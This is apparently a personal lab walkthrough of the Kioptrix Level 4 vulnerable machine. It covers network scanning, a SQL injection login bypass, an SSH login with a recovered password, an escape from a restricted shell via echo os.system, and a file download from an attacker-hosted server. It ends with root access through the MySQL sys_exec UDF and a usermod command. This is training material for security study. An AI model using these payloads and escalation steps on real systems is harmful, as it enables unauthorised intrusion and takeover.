
Kioptrix level 4

Created	@December 10, 2024 9:45 AM
Reviewed	☑

Its a series of kioptrix.

the ip address is 192.168.1.77 for the victim machine in my case.

using netdiscover to find the ip address of the machine.



```
Currently scanning: 192.168.7.0/16   |   Screen View: Unique Hosts

76 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 4560
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.68    18:47:3d:69:c5:f9     72    4320  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.76    08:00:27:5d:d4:66      1      60  PCS Systemtechnik GmbH
192.168.1.66    06:6d:14:b3:68:7e      1      60  Unknown vendor
192.168.1.254   c4:48:fa:d7:ea:40      2     120  Taicang T&W Electronics
```

We have found out the ip address of the machine running in the network. Now we will use namp to scan the target.


> nmap -sS -sV -p- -A -o nmap of.txt 192.168.1.77

```
┌──(kali㉿kali)-[~]
└─$ cat nmapof.txt
# Nmap 7.94SVN scan initiated Mon Dec  9 09:12:59 2024 as: nmap -sS -sV -p- -A -o nmapof.txt 192.168.1.77
Nmap scan report for 192.168.1.77
Host is up (0.00068s latency).
Not shown: 39528 closed tcp ports (reset), 26003 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 08:00:27:48:66:D3 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2024-12-09T09:13:40-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 2h29m59s, deviation: 3h32m07s, median: 0s
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   0.68 ms 192.168.1.77

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec  9 09:13:40 2024 -- 1 IP address (1 host up) scanned in 41.02 seconds
```

we can there are some interesting port, 22,80,139,445

The more intresting one is port 139 smb port.

We are going to use enum4linux to get more information.



Found the username john, root, loneferret.

Now we will check the website.

After visiting we see a login screen. so why not try to entry using default credentails but donot work.


so using sql

payloads.

> username : john

> password : ‘ or 1=1 — -

after successfully by passing we have the username and password.




so why not try for other user also . After trying for root and loneferret there is no login possible. but robert was successful.

using ssh to connect to the machine .

> ssh john@192.168.1.77

> pssword : MyNameIsJohn



After searching for a while we found out that its a restricted shell called kshell. there is nothing we were able to do in the shell. only six ***cd, clear, echo, exit, help, ll, lpath, ls*** *command* were working.

https://en.wikipedia.org/wiki/Restricted_shell

So now we try to get a usuable shell. after looking in google i found a website where we can summon/spawn shell using echo. https://ed4m4s.blog/spawning-a-shell

> echo os.system('/bin/bash')

After that we got a usuable shell

Privileges Escalation

Using the Linenum.sh script.

To transfer it to your machine, don’t forget the process to set up the python simple http server and download the file using wget:

> #Attacker Machine:
>
> *python3 -m “http.server”*
>
> ***Victim Machine:***
>
> *cd /tmp*
>
> *wget http://<attackerIP>:8000/linenum.sh*
>
> *chmod +x linenum.sh*

After running our script, and looking for some juicy information

mysql can be access without root.

> mysql -u root -p

Ok, we got root on MySQL, how can we take this path to get root on the machine? First of all, I'm going to check if the mysql process is running as root:

> ps -aux | grep mysql


It really is. Is there a way for MySQL to run OS commands that we can use to escalate our privileges?

We can use what is called User Defined Functions.

To list the installed UDFs, you can run the following SQL query:

> select * from mysql.func;

The one we are looking for is this one:




We can now issue a SELECT statement using this UDF and run commands in the OS. Let’s try to run a simple id command:

> select sys_exec(“id”);

Its run normally.

we will add John’s user to the admins group


> select sys_exec(“usermod -aG admin john”);



Done. Returning to our shell

Since the user is now part of the admins group, we can use the following command:

> sudo su



Got root access.

Now, Comming for kioptrix lv 5